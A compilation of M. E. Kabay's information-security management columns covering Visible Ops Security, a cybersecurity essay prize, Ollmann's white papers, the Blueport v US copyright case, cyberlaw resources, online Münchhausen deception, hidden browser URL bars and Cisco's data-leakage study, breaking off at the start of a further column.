I don't think anyone can view this agenda as anything less than daunting, but the case for integrating security thoroughly into audit, project management, development and implementation (release) is so strong that I fully support the authors' views.

Readers interested in seeing my own perspective on these issues might like to look at my MS-PowerPoint lecture slides on operations security and production controls < http://www.mekabay.com/courses/academic/norwich/is342/lectures/32_Operations_Security.ppt >, monitoring and control systems < http://www.mekabay.com/courses/academic/norwich/is342/lectures/38_Monitoring_Control.ppt >,and application controls < http://www.mekabay.com/courses/academic/norwich/is342/lectures/39_Application_Controls.ppt >. The same links with ".pdf" instead of ".ppt" will download the lecture handouts instead of the slide files.

In the final column on this topic, I'll discuss Phase 4 of *Visible Ops Security*: "Continual Improvement."

Visible Ops Security Phase 4: Continual Improvement

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last four columns, I have been pointing out some of the excellent recommendations from the booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 4: Continual Improvement." But first, a little historical digression.

William Edwards Deming was born in 1900 in Sioux City, Iowa; he graduated from University of Wyoming in 1921 as an engineer. By the 1930s, he had become fascinated by the applications of statistical analysis to practical problems and he increasingly focused on improving production processes by identifying and applying metrics. < http://www.amstat.org/about/statisticians/index.cfm?fuseaction=biosinfo&BioID=4 > He was invited to Japan in the early 1950s to help rebuild Japanese industry; his philosophy of management, which became known as Total Quality Management (TQM) and which was enunciated in his text *Out of the Crisis* < http://www.amazon.com/Out-Crisis-W-Edwards-Deming/dp/0262541157/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1226253949&sr=8-1 > included the following Fourteen Points:< http://www.valuebasedmanagement.net/methods_deming_14_points_management.html >

1. Create constancy of purpose for improvement of product and service (Organizations must allocate resources for long-term planning, research, and education, and for the constant improvement of the design of their products and services)
2. Adopt the new philosophy (government regulations representing obstacles must be removed, transformation of companies is needed)
3. Cease dependence on mass inspections (quality must be designed and built into the processes, preventing defects rather than attempting to detect and fix them after they have occurred)
4. End the practice of awarding business on the basis of price tags alone (organizations should establish long-term relationships with [single] suppliers)
5. Improve constantly and forever the system of production and service (management and employees must search continuously for ways to improve quality and productivity)
6. Institute training (training at all levels is a necessity, not optional)
7. Adopt and institute leadership (managers should lead, not supervise)
8. Drive out fear (make employees feel secure enough to express ideas and ask questions)
9. Break down barriers between staff areas (working in teams will solve many problems and will improve quality and productivity)
10. Eliminate slogans, exhortations, and targets for the work force (problems with quality and productivity are caused by the system, not by individuals. Posters and slogans generate frustration and resentment)
11. Eliminate numerical quotas for the work force and numerical goals for people in management (in order to meet quotas, people will produce defective products and reports)
12. Remove barriers that rob people of pride of workmanship (individual performance

reviews are a great barrier to pride of achievement)
13. Encourage education and self-improvement for everyone (continuous learning for everyone)
14. Take action to accomplish the transformation (commitment on the part of both [top] management and employees is required).

In *Visible Ops Security*, Kim, Love and Spafford exemplify the principles of TQM as applied to integrating security into all business processes. In Phase 4, they start by recommending the formation of an Information Security Oversight Committee (ISOC) which focuses on "whether information security is meeting the needs of the business." In my own lectures to students at the undergraduate and graduate level, I never fail to emphasize how important it is that security must *serve* the strategic goals of the organization: we don't run the show!

The chapter has a good discussion of security metrics, which the authors define simply as "measures that indicate the success of our interactions with various groups." Their examples include the following (parenthetical explanations are my own):

- Customer satisfaction
- Percent of target operational process integration (how many of the identified processes are now including security considerations)
- Number of challenged integrations (how many processes still have conflicts and problems relating to security)
- Percent of codified process integrations (how many of the processes include formal documentation for the security components)

In addition, say the authors, "There are additional indicators of increasing success that are simple but effective measures of progress:

- Invitations to meetings….
- Soliciting of information security input….
- Reduction in frequency of audits, audit preparation effort, and remediation efforts associated with audit findings…."

The authors then systematically present detailed, concrete suggestions for metrics relating to each of the phases enunciated in the *Visible Ops Security* framework. By the end of the chapter, they sketch out what a mature organization should be seeing once the recommendations are implemented and continuous process improvement has become part of the culture: "We are now more integrated with foundational-level activities within the organization, allowing us to target more advanced activities and processes, such as automating some of the processes we have built. For example, through our involvement with SDLC [System Development Life Cycle] we can create automated components (such as MS Project tasks) to give to project managers that are rebuilt on adaptive self assessments."

Finally, the write, they hope that readers will hear this kind of summary: "Information security is no longer thought of as an outside entity nor does information security have to fight for involvement. We find we are becoming involved in more project and strategic discussions instead of being involved only when problems are discovered. When information security is automatically and without a second thought included in future operations planning, we know we have become part of the team."

Go forth and read this book. Then start implementing its methodology! And may the Authors be with you.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Great Expectations for Managing Cybersecurity Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

There's an exciting new contest that will particularly appeal to students and young experts in information assurance: the Gordon Prize in Managing Cybersecurity Resources < http://www.rhsmith.umd.edu/news/stories/2008/gordonprize.aspx >. Teachers and managers should take advantage of this wonderful opportunity to stimulate original thinking and scholarly expression among our members of the rising generation of security professionals.

Professor Lawrence A. Gordon, PhD,< http://www.rhsmith.umd.edu/faculty/lgordon/ > is the Ernst & Young Alumni Professor of Managerial Accounting and the Information Assurance Affiliate Professor at the University of Maryland Institute for Advanced Computer Studies of the Robert H. Smith School of Business in the University of Maryland College Park (whew!). Dr Gordon has a distinguished career in economics and computer science and is a respected researcher and thinker with particular interests in the economics of information security; he is a frequent speaker at and organizer of several conferences including the annual Workshop on the Economics of Information Security (WEIS – the Eighth Workshop will at University College London in June 2009< http://weis09.infosecon.net/index.html >) and the annual Financial Information Systems and Cybersecurity Forum< http://www.rhsmith.umd.edu/faculty/lgordon/Forum%20on%20Financial%20Information%20Systems%20and%20Cybersecurity.htm >.

The formal announcement of the contest and prize explains that

> "Gordon is committed to raising awareness of the issue of cybersecurity and its importance to business and government leaders. . . . Gordon sees the Gordon Prize as another way of encouraging practitioners and theoreticians alike to approach the problem of cybersecurity in a multi-disciplinary way. Information security is a tremendously complex problem, one that can be approached from an economics perspective, as Gordon and Loeb have done for many years, or from a quality assurance perspective, a computer science or engineering perspective, a legal perspective, or a public policy perspective. Gordon hopes that discussions of these problems will be enriched as Gordon Prize applicants examine the issue of managing cybersecurity resources from many different perspectives and points of view.
>
> The prize will be offered yearly and the competition is open to students, faculty, and information security professionals in both the public and private sector."

Competitors must submit an essay in English of 800 to 1500 words on the topic of "Managing Cybersecurity Resources." The submission guidelines < http://www.rhsmith.umd.edu/news/stories/2008/pdfs/GordonPrizeSubmissionGuidelines.pdf > explain,

> "These perspectives include, but are not limited to:
> - determining how much to invest in cybersecurity
> - capital vs. operating expenditures on cybersecurity
> - cost-benefit analysis for managing cybersecurity resources

- global aspects of resource allocation decisions related to cybersecurity
- cybersecurity risk management
- assessing the economic cost of cybersecurity breaches to organizations
- deriving performance metrics for assessing the return on cybersecurity investments
- developing a framework for incorporating cybersecurity resource allocation decisions into the design and implementation of a management accounting system."

I encourage all faculty members to alert their students to the contest and all managers to encourage their junior staff to get involved in the competition.

Again, the prize information is available online < http://www.rhsmith.umd.edu/news/stories/2008/gordonprize.aspx > and includes full instructions on how to enter.

Go for it!

TECHNICALINFO.NET has Good Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the joys of teaching is that students can support and stimulate teachers' curiosity and enthusiasm. Norwich University< http://www.norwich.edu > Computer Security and Information Assurance< http://www.norwich.edu/academics/business/infoAssurance/index.html > major Amanda Brown is a brilliant and enthusiastic contributor to the CJ341 Cyberlaw/Cybercrime< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > class and a stalwart of the Norwich Security and Forensics Club. She often circulates interesting references and recently pointed the class to a new White Paper ("Continuing Business with Malware Infected Customers: Best Practices and the Security Ergonomics of Web Application Design for Compromised Customer Hosts")< http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html > by Gunter Ollmann< http://www.technicalinfo.net/gunter/index.html >, Director of Security Strategy for IBM Internet Security Systems.< http://iss.net/ > I am grateful to her for introducing me to Mr Ollman's fine collection of published works and want readers to be aware of his contributions to the field.

The first section readers might like to explore on the Web site he calls "TECHNICAL INFO: making sense of security" is the collection of White Papers< http://www.technicalinfo.net/papers/index.html > on a number of hot topics in security. Because the index page has excellent abstracts, I'll simply list the titles and subtitles and urge readers to visit the site themselves:

- Advice on Assessing your Custom Application
- Advice on Assessing your IT Security Posture
- Anti Brute Force Resource Metering: Helping to Restrict Web-based Application Brute Force Guessing Attacks through Resource Metering
- Application Assessment Questioning: What should a consultant be looking for when conducting an application assessment?
- Application Security Assessments
- Assessing Your Security
- Attacks Using the common web browser
- Best Practices on Securing Custom HTML Authentication Procedures
- Continuing Business with Malware Infected Customers: Best Practices and the Security Ergonomics of Web Application Design for Compromised Customer Hosts
- Custom HTML Authentication
- HTML Code Injection and Cross-site Scripting: Understanding the cause and effect of CSS (XSS) Vulnerabilities
- Instant Messenger Security: Securing against the "threat" of instant messengers
- Mail Non-delivery Notice Attacks
- Old Threats Never Die: Why Protection for Old Vulnerabilities can never be Retired

- Passive Information Gathering: The Analysis of Leaked Network Security Information
- Pharming Guide, The
- Phishing Guide: Understanding and Preventing Phishing Attacks, The
- Second-order Code Injection: Advanced Code Injection Techniques and Testing Procedures
- Securing WLAN Technologies: Secure Configuration Advice on Wireless Network Setup
- Security Best Practice - Host Naming and URL Conventions Security: Considerations for Web-based Applications
- SEO Code Injection: Search Engine Optimization Poisoning
- Stopping Automated Attack Tools: An analysis of web-based application techniques capable of defending against current and future automated attack tools
- Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the "insecurity iceberg"
- URL Embedded Attacks
- Vishing Guide: A close look at voice phishing, The
- Web Based Session Management: Best practices in managing HTTP-based client sessions
- X-morphic Exploitation: One-of-a-kind Exploit Delivery Systems and Services

Another useful section of TECHNICAL INFO is Tools< http://www.technicalinfo.net/tools/index.html >, where Mr Ollman has provided Web interfaces to a number of tools that can scan open-source information about Internet domains and IP addresses. As explained in his paper on “Passive Information Gathering Techniques,”< http://www.technicalinfo.net/papers/PassiveInfoPart1.html >, organizations should routinely monitor the details of information about their networks by scanning the ‘Net and ensuring that what’s *actually* available is only what *should* be available.

Finally, the blog< http://www.technicalinfo.net/blog/index.html > has occasional postings about topics of interest, including Mr Ollman’s new papers. There’s also a set of archives and an RSS feed so we can be kept informed of changes automatically.

Mr Ollman can be proud of his professional work and I hope readers will tell him so.

Abiding by the Law:
Blueport v US

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been preparing my annual review of intellectual property law developments for my friend and colleague Prof Tom Peltier's *Peltier Effect* (see the 2007 edition < http://www.peltierassociates.com/index.php?option=com_docman&task=doc_details&gid=2&Itemid=54 > for a sample) and I ran across a startling case of the US government's assertion of the doctrine of sovereign immunity.< http://topics.law.cornell.edu/wex/sovereign_immunity >

The case is "U.S. Fed. Circuit Court of Appeals, July 25, 2008 Blueport Co. v. US, No. 2007-5140" < http://caselaw.lp.findlaw.com/data2/circs/fed/075140p.pdf >. The FindLaw Intellectual Property Case Summaries_ summarizes the case as follows:

"In an action against the government arising from an Air Force employee's refusal to provide the Air Force with the source code for a software program he had written on his own time and subsequently shared with other Air Force personnel, dismissals of copyright infringement and Digital Millennium Copyright Act (DMCA) claims for lack of jurisdiction are affirmed where: 1) the limited waivers of sovereign immunity contained in the copyright infringement statutes were properly construed as jurisdictional requirements; 2) the burden to prove jurisdiction was properly placed on plaintiff; 3) plaintiff's copyright infringement claim fell within provisos excepting it from the waiver of sovereign immunity; and 4) the DMCA contains no express or implied waiver of sovereign immunity."

Copyright attorney and blogger William Patry summarized the case as follows in one of his postings < http://williampatry.blogspot.com/2008/07/us-government-insists-on-right-to.html >. Here's my summary of the facts of the case based on Attorney Patry's article:

- Air Force Technical Sergeant Mark Davenport wrote and refined a program called the AUMD on his own time using his home computer in spite of having been refused support from the Air Force to learn programming skills.

- From around June 1998 through September 1998, Davenport provided his USAF colleagues with free access to his program and improved it steadily, introducing expiration dates into his versions to require users to update to the most recent version.

- "Davenport's superiors asked him to turn over the source code for the program, which Davenport had always kept on his home computer. When he refused to turn over the source code, his superiors threatened him with a demotion and a pay cut, and excluded him from the Manpower User Group's advisory authority."

- In March 2000, Davenport sold his software to a company called Blueport.

- Blueport offered the USAF a license to AUMD. The USAF refused and paid Science Applications International Corporation (SAIC) to reverse engineer the available copies of object code to eliminate the expiration date.

- In 2002, Blueport sued the US government for violations of copyright for having used the code illegally and of the Digital Millennium Copyright Act (DMCA) for modifying the object code to remove the expiration controls.

- Government attorneys asserted sovereign immunity from prosecution and won both at the initial trial and on appeal.

In the words of Attorney Patry, "There is no express abrogation of sovereign immunity for DMCA violations, and thus the US government is free to – and appears quite happy to – engage in activity, which if done by individuals or companies, would be illegal, perhaps even criminal. The hypocrisy in the US government's conduct is breathtaking given USTR's [United States Trade Representative] vigorous efforts to peddle the DMCA internationally."

Warning for readers who don't work in the US government: don't try this at work. Stealing other people's software and reverse engineering the object code to defeat licensing restrictions can land ordinary people like you in jail. Our lords and masters are not subject to the same laws.

Golly, I hope the doctrine of sovereign immunity doesn't mean we should worry about a return of the droit de seigneur!< http://www.snopes.com/weddings/customs/droit.asp >

Pay Attention to Cyberlaw

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

How many times have you had to gabble, "I-am-not-a-lawyer-and-this-is-not-legal-advice.-For-legal-advice,-consult-an-attorney-with-expertise-in-this-area-of-the-law?" Regrettably often abbreviated "IANAL," which raises entirely different questions about the writer, this phrase is often used when non-lawyers are discussing legal issues. The hideously-formatted Word DOC file< http://www.wsba.org/Lawyers/groups/practiceoflaw/uplcomplaintinfotrifold403.doc > from the Washington State Practice of Law Board that I found thanks to an article in the *Wikipedia*< http://en.wikipedia.org/wiki/IANAL > (NO, students, you may NOT use *Wikipedia* as a primary reference – this is a reference to one of the citations that I downloaded personally and read for myself) makes it clear that the unauthorized practice of law is illegal in Washington State – as it is elsewhere in the United States. Don't give people legal advice if you are not *their* lawyer and definitely not if you are not *a* lawyer.

Incidentally, for any readers who actually do discuss legal affairs on their Web sites and blogs, there's an excellent review of legal constraints on such services from Margaret Hensler Nicholls in the Summer 2005 issue of the *Georgetown Journal of Legal Ethics.*< http://findarticles.com/p/articles/mi_qa3975/is_200507/ai_n14684366 >

However, not being a lawyer does not absolve us from knowing about basics of the law in the jurisdictions where we work. At a minimum, IA professionals need to be familiar with elements of criminal law such as definitions of cybercrimes, proper procedures for collaborating effectively with law enforcement officials, methods of collecting and preserving data as evidence that can successfully be used in criminal trials, and intellectual property law. I have recently updated my narrated overview lectures on these topics (with a US perspective) and hope that readers will find them useful:

- Introduction to cyberlaw and jurisdiction (125 MB)
  PPT in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w07_cyberlaw_ppt.zip > PPSX in ZIP < http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w07_cyberlaw_ppsx.zip >

- Introduction to intellectual property law (109 MB)
  PPT in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppt.zip > PPSX in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppsx.zip >.

In addition, there are many useful materials including US Department of Justice guidelines on handling electronic crime scenes freely available for anyone to download in my undergraduate CJ341 lecture pages.< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/lectures.htm >

Readers may find the following texts helpful in studying cyberlaw:

- Cavazos, E. & G. Morin (1996). *Cyberspace and the Law: Your Rights and Duties in the On-Line World.* MIT Press (Cambridge, MA). ISBN 0-262-53123-2. 220pp.< http://www.amazon.com/Cyberspace-Law-Rights-Duties-Line/dp/0262531232/ref=sr_1_1?ie=UTF8&s=books&qid=1227644238&sr=8-1 >
- Clifford, R. D. (2006). *Cybercrime: The Investigation, Prosecution and Defense of a Computer-Related Crime,* Second Edition. Carolina Academic Press (ISBN 1-59460-150-X). 282 pp.< http://search.barnesandnoble.com/booksearch/isbninquiry.asp?ean=159460150X >
- Girasa, R. J. (2002). *Cyberlaw: National and International Perspectives.* Prentice Hall (Upper Saddle River, NJ). ISBN 0-13-065564-3. 433 pp. < http://www.amazon.com/Cyberlaw-International-Perspectives-Roy-Girasa/dp/0130655643/ref=sr_1_1?ie=UTF8&s=books&qid=1227644451&sr=8-1 >

Cornell a LIIder in Cyberlaw Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last column, I suggested that information assurance (IA) professionals need to keep abreast of legal developments and provided a list of resources for self-study of cyberlaw.

Today I am pointing readers to the single most valuable research tool anyone can find in following developments in law that affect IA (or any kind of law).

Cornell University's Legal Information Institute (LII) < http://www4.law.cornell.edu/ > was established in 1992 < http://www4.law.cornell.edu/lii.html > as a non-profit entity with a $250,000 grant under the leadership of Peter W. Martin < http://www.lawschool.cornell.edu/faculty/bio.cfm?id=42 > and Thomas R. Bruce < http://www.lawschool.cornell.edu/faculty/bio.cfm?id=188 >. The site has no advertising, provides completely free access to all its services, and is "the most linked to web resource in the field of law…." The site generates "over 40,000 user sessions a day" and provides services to users from the USA and "over 70 foreign nations." Services include full texts of

- Constitutions & Codes< http://www4.law.cornell.edu/cc.html >
  - US Code
  - US Constitution
  - Code of Federal Regulations
  - Federal Rules of Civil Procedure
  - Federal Rules of Criminal Procedure
  - Federal Rules of Evidence
  - Federal Rules of Bankruptcy Procedure
  - Uniform Commercial Code
  - Other Uniform Laws
  - State Constitutions & Codes
- Court opinions< http://www4.law.cornell.edu/co.html >
  - US Supreme Court Opinions
  - Other Federal Court Opinions
  - New York Court of Appeals Opinions
  - Other States: Opinions
- Law by source or jurisdiction< http://www4.law.cornell.edu/soj.html >
  - Federal law
  - State law
  - World law
- An online "Introduction to Basic Legal Citation" (2007 edition) by Prof Martin < http://www4.law.cornell.edu/citation/ >
- Topical Libraries< http://www4.law.cornell.edu/tl.html >
  - American Legal Ethics Library
  - Social Security Library
- Directories to Law Organizations, Judges, Lawyers and Legal Academics < http://www4.law.cornell.edu/directories.html >
- Subscriptions to and content from the *liibulletin* created by Cornell Law School students < http://www4.law.cornell.edu/bulletin/ >

For those who are actively following legal developments, you can sign up for RSS feeds on

specific titles in the US Code. To illustrate the kind of topic that might be useful to IA professionals, I'm signed up to be notified of developments in Title 6 (Domestic Security), Title 18 (Crimes and Criminal Procedure), Title 35 (Patents) and Title 47 (Telegraphs, Telephones, and Radiotelegraphs).

Right now, the LII is soliciting donations to continue its important work; the nice letter I received from Director Tom Bruce actually prompted this article. Please donate online< http://www.law.cornell.edu/donors/ > or download a printable, mailable form < http://www.law.cornell.edu/donors/LIIdonorform.pdf > to accompany your generous gift.

I know that criminals around the world will detest you for your willingness to help the LII.

Münchhausen Syndrome by Internet: Deceiving the Sympathetic

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

If you ever get bored by having a short name, consider the name of Baron Karl Friedrich Hieronymus Freiherr von Münchhausen (1720–1797), who was notorious for his many tall tales about his adventures back in the 18th century. The version by Rudolf Erich Raspe in English translation is available free from Google books.< http://books.google.com/books?id=q_YyQzZl9jkC&dq=The+Surprising+Adventures+of+Baron+M%C3%BCnchhausen.&source=gbs_navlinks_s >

Some mentally ill people suffer from a syndrome named after the famous baron: Münchhausen Syndrome (sometimes spelled with just one h as Münchausen Syndrome). The Mayo Clinic's extensive reference on diseases and conditions< http://www.mayoclinic.com/health/DiseasesIndex/DiseasesIndex > has a 10-page entry for "Munchausen syndrome"< http://www.mayoclinic.com/health/munchausen-syndrome/DS00965 > that starts with a definition: "Munchausen (MOON-chow-zun) syndrome is a serious mental disorder in which someone with a deep need for attention pretends to be sick or gets sick or injured on purpose. People with Munchausen syndrome may make up symptoms, push for risky operations, or try to rig laboratory test results to try to win sympathy and concern."

A related illness is called Münchhausen Syndrome by Proxy< http://www.munchausen.com/ >; in this sad disorder, an adult (usually a parent) abuses a child to gain attention for herself or himself. Emergency room physicians are always on guard for such cases when a child is repeatedly brought to the hospital with different traumas or illnesses.< http://emedicine.medscape.com/article/806735-overview >

A recent development along these lines that may concern tech-savvy readers is a similar disorder that some specialists are calling "Münchhausen Syndrome by Internet."< http://www.healthyplace.com/faking-illness/munchausen/sympathy-seekers-invade-internet-support-groups/menu-id-198/ > Some disturbed people have been found to lie about their real or even nonexistent illnesses, apparently to obtain attention and psychological support from well-meaning participants in mental-health or illness-related support groups online. A well-written report by Jenny Kleeman in the *Guardian* newspaper< http://www.guardian.co.uk/lifeandstyle/2011/feb/26/faking-illness-online-munchausen?INTCMP=SRCH > provides case studies and interviews with perpetrators and victims of this kind of deception. Here are some quick summaries of much more extensive reporting:

- Someone calling herself Mandy Wilson from Australia reached out through the Connected Moms Website < http://www.connectedmoms.com/ > and received floods of emotional support when she (a) fell ill with leukemia; (b) was abandoned by her husband; (c) was forced to raise her two children alone; (d) went into a coma for weeks after a stroke; and (e) was physically abused by nurses at the hospital. Her friends local friends Gemma, Sophie, Pete and Janet posted to Connected Moms while Mandy was unavailable. A kind Canadian woman, Dawn Mitchell, spent hours a day communicating with Mandy Wilson to provide support through three years of painful and emotionally

draining messages. It was all lie: Wilson wasn't sick and her friends didn't exist.

- Someone claiming to be an 18-year-old immigrant in London, England suffering from tuberculosis used a forum on the LiveJournal< http://www.livejournal.com/ > site to gain emotional support. At one point, she has reported to have died, and there was even an entry on a MySpace page announcing her demise.< http://www.wired.co.uk/news/archive/2009-03/24/reports-of-my-death >
- A 24-year-old woman from the Philippines, Jeanette Navarro, really was sick, but at one point she pretended to be someone else on an online support group and reported that she, Jeanette, was in a coma. From that point on, she became addicted to the outpouring of support: Kleeman< http://www.guardian.co.uk/lifeandstyle/2011/feb/26/faking-illness-online-munchausen?INTCMP=SRCH > writes, “She'd spend 15-20 hours online a day, answering the 50 or so emails that arrived from concerned well-wishers, and ultimately invented five different characters to embellish and sustain the deception if attention moved away from her.” After seven months of deception, "It dawned on me I was playing with people's emotions. I started feeling guilty." She told the truth and, even two years later, “Jeanette often gets messages from group members telling her they're still devastated by what she did to them.”
- A mother posting on Mumsnet< http://www.mumsnet.com/ > about the death of her daughter was discovered “to have logged on using multiple identities, each with their own traumatic tale.”

As Kleeman points out, these deceptions can damage the support of communities of people who have been tricked, as well as causing emotional suffering for the victims who may have gone out of their way to provide extensive support for the deceivers. Some groups have been disrupted by waves of suspicion and some have even shut down as a result of the turmoil resulting from the fraud.

It's difficult to see how to prevent mentally ill people or criminals from adopting false personae online. In several of the cases discussed by Jenny Kleeman, the Münchhausen Syndrome sufferers were discovered because of inconsistencies that they couldn't prevent in their complex web of lies.

It may not be much solace for those deceived, but perhaps a reference to Jewish tradition might help put the deception into perspective. One of the traditions of Judaism is that no one asking for alms can be ignored, regardless of whether we think they are being deceptive. When a beggar ask for money, I always stop, look them in the eye to show that I recognize them as a fellow human being, give them what I can, and wish them well. To critics who have pointed out that some of these street people are likely alcoholics or drug addicts who may use my donation to make their own situation worse, I have always responded that anyone begging on the street is by definition in trouble, whether because of misfortune or a life of deceit. In either case, simple humanity – supported by my Jewish traditions – require me to do what I can.

Those honest people who have reached out to a victim of Münchhausen Syndrome by Internet have done a mitzvah (an obligation); even if they were tricked, they can feel that their expression of humanity was a good thing to do.

Readers interested in learning more about different aspects of anonymity and pseudonymity on the Internet will find a chapter on the subject< http://www.mekabay.com/overviews/anonpseudo.pdf > on my Website.

Hidden URLs in Phone & Tablet Browsers Court Disaster

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Bill Boyle at Eskenzi PR & Marketing < http://www.eskenzipr.com/ > in London just sent me an excellent press release with an analysis by Phil Lieberman< http://www.liebsoft.com/executive_management/ >, President and Chief Executive of the privileged identity management specialist Lieberman Software< http://www.liebsoft.com/About_Us/ >. I've just added additional references and made minor edits, so what follows is entirely the work of Mr Lieberman and the specialists at Eskenzi PR.

* * *

Internet users should be extremely cautious before installing upcoming netbook/tablet PC versions of Google Chrome< http://www.unp.me/f140/chrometouch-makes-the-chrome-Web-browser-tablet-friendly-79399/ > and Mozilla Firefox< http://www.pcworld.com/article/228378/chrome_firefox_experiment_with_hidden_url_bars.html > which hide the URL of Web sites that users visit – a technique known as compact Web page navigation.

Surfing the Web without being completely aware – at all times – of which sites you are using is a dangerous practice, especially for novice users of the Internet. "Although I can understand the desire to increase the available Web page real estate for users of smaller screen devices, I think that there is a real risk that cybercriminals will target users of Chrome Canary and the upcoming plus unnamed version of Firefox in a bid to silently re-route them to infected Web pages," he said.

"There really needs to be more thought that goes into this compact Web page navigation strategy. It's interesting that Firefox 4 has a LessChrome HD< http://www.webmonkey.com/2011/05/simplify-firefox-experimental-add-on-hides-the-url-bar/comment-page-1/ > add-on, as this appears to only hide the URL of the page being accessed on selective basis. The danger, however, is that hackers will subvert the code of the add-in, perhaps by using a poisoned software update strategy," he added.

Lieberman went on to say that lessons need to be learned from smartphone Web browsers such as Safari< http://www.apple.com/iphone/features/safari.html > on the Apple iPhone and iPad, which displays the URL details and search engine element at the top of the user's screens at all times. If the user wants to see more of the page on a smartphone, they can turn the handset through 90 degrees and then scroll down, he explained. And, he says, users can also zoom in or out of the page to get a better overview of the site in question. The same facility exists on most tablet computers.

As regards netbooks with 10 inches or less screens, users can use similar techniques to see more of the Web page, such as reducing the size of the text or – shock-horror – using the scroll page down option.

Specialized Web browsers, such as Skyfire< http://www.skyfire.com/ > for the iPhone/Ipad and

Android smartphones plus tablets, have their place in the portable Web browsing marketing, he says, but users must be proactive in downloading the apps and then set them up appropriately. “The danger with offering customized versions of browsers with a compact Web page navigation facility as standard is that netbook and tablet computer users will use this version as standard, meaning Internet newbies run the increased risk of a cybercriminal infection,” he said. “This is a really bad development in the Web browser software stakes. Web browser developers would be far better off if they focused their attentions on developing enhanced user control interfaces such as haptic or gesture-based control systems,” he added.

[MK adds: I am partial to Opera< http://www.opera.com > for my PCs< http://www.opera.com/browser/ >; the company also makes Opera for phones< http://www.opera.com/mobile/ > and for tablets< http://www.opera.com/mobile/features/tablets/ >. Personally, I use Opera Mobile for Android v11< http://my.opera.com/operamobile/blog/opera-mobile-11-for-android-and-symbian > and like it a lot for its speed and its excellent user interface.]

[MK disclaimer: I have no financial or any other relations with Eskenzi PR. They just feed me interesting articles that I use now and then in the column. My thanks to them for doing an excellent job of representing their clients to the press.]

Users Don't Get It
(But It's Human Nature)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

"Why don't employees just PAY ATTENTION and FOLLOW OUR RULES?!?"

Doesn't that sound like the cry from the heart of security managers the world 'round? Well, there's hope. Follow me today and next time through the following excursion into current research findings and I'll show you a simple principle that will change the way you implement security awareness. Let's start today with

In 2008, Cisco Systems released an extensive research study on data leakage< http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/white_paper_c11-506224.pdf > which was conducted by Insight Express using 2,000 respondents in ten countries. The objectives are summarized in a presentation < http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/Cisco_STL_Data_Leakage_2008_PR1.pdf > as follows (quoting): to

- Explore employee use of company devices, including communication services and devices used, personal activities conducted and the extent to which technology and information is shared.
- Assess IT's perception of employee use of non-IT approved programs and applications, concern for security issues and actions taken to prevent or uncover potential security breaches.
- Understand whether workers are concerned with security as well as how much they perceive themselves exposing their company-issued technology devices to risk.

In the report on the study entitled, "Data Leakage Worldwide: Common Risks and Mistakes Employees Make,"< http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/white_paper_c11-506224.pdf > the authors concluded that employee mistakes contributing to data leakage included the following (quoting):

- Unauthorized application use: 70 percent of IT professionals believe the use of unauthorized programs resulted in as many as half of their companies' data loss incidents.
- Misuse of corporate computers: 44 percent of employees share work devices with others without supervision.
- Unauthorized physical and network access: 39 percent of IT professionals said they have dealt with an employee accessing unauthorized parts of a company's network or facility.
- Remote worker security: 46 percent of employees admitted to transferring files between work and personal computers when working from home.
- Misuse of passwords: 18 percent of employees share passwords with co-workers. That rate jumps to 25 percent in China, India, and Italy.

Stefanie Hoffman, writing for ChannelWeb, analyzed the results< http://www.crn.com/security/211601180 > in a conventional way, concluding that the key issue

is a lack of understanding: “Overwhelmingly, failure to comply with company regulation resulted from lack of communication. The study found that when IT communicates policies to employees, they often use non-verbal – and subsequently unmemorable – means, such as e-mail, IM and voicemail. As a result, 11 percent of employees said that IT never communicates or rarely educates them on security policies.”

There’s lots more discouraging information in the report, but it all confirms that users simply are not getting it when we yammer at them about security. So what’s a security officer to do?

In the next article in this two-part report, I’ll look at some instructive research from the scientists at Carnegie Mellon University.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Don't Just Talk About Security: DO Something!

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous article in this two-part series, I reviewed disheartening research commissioned by CISCO Systems showing that in general, our security-awareness efforts don't work. Most people seem to blame poor communications or the obtuseness of users.

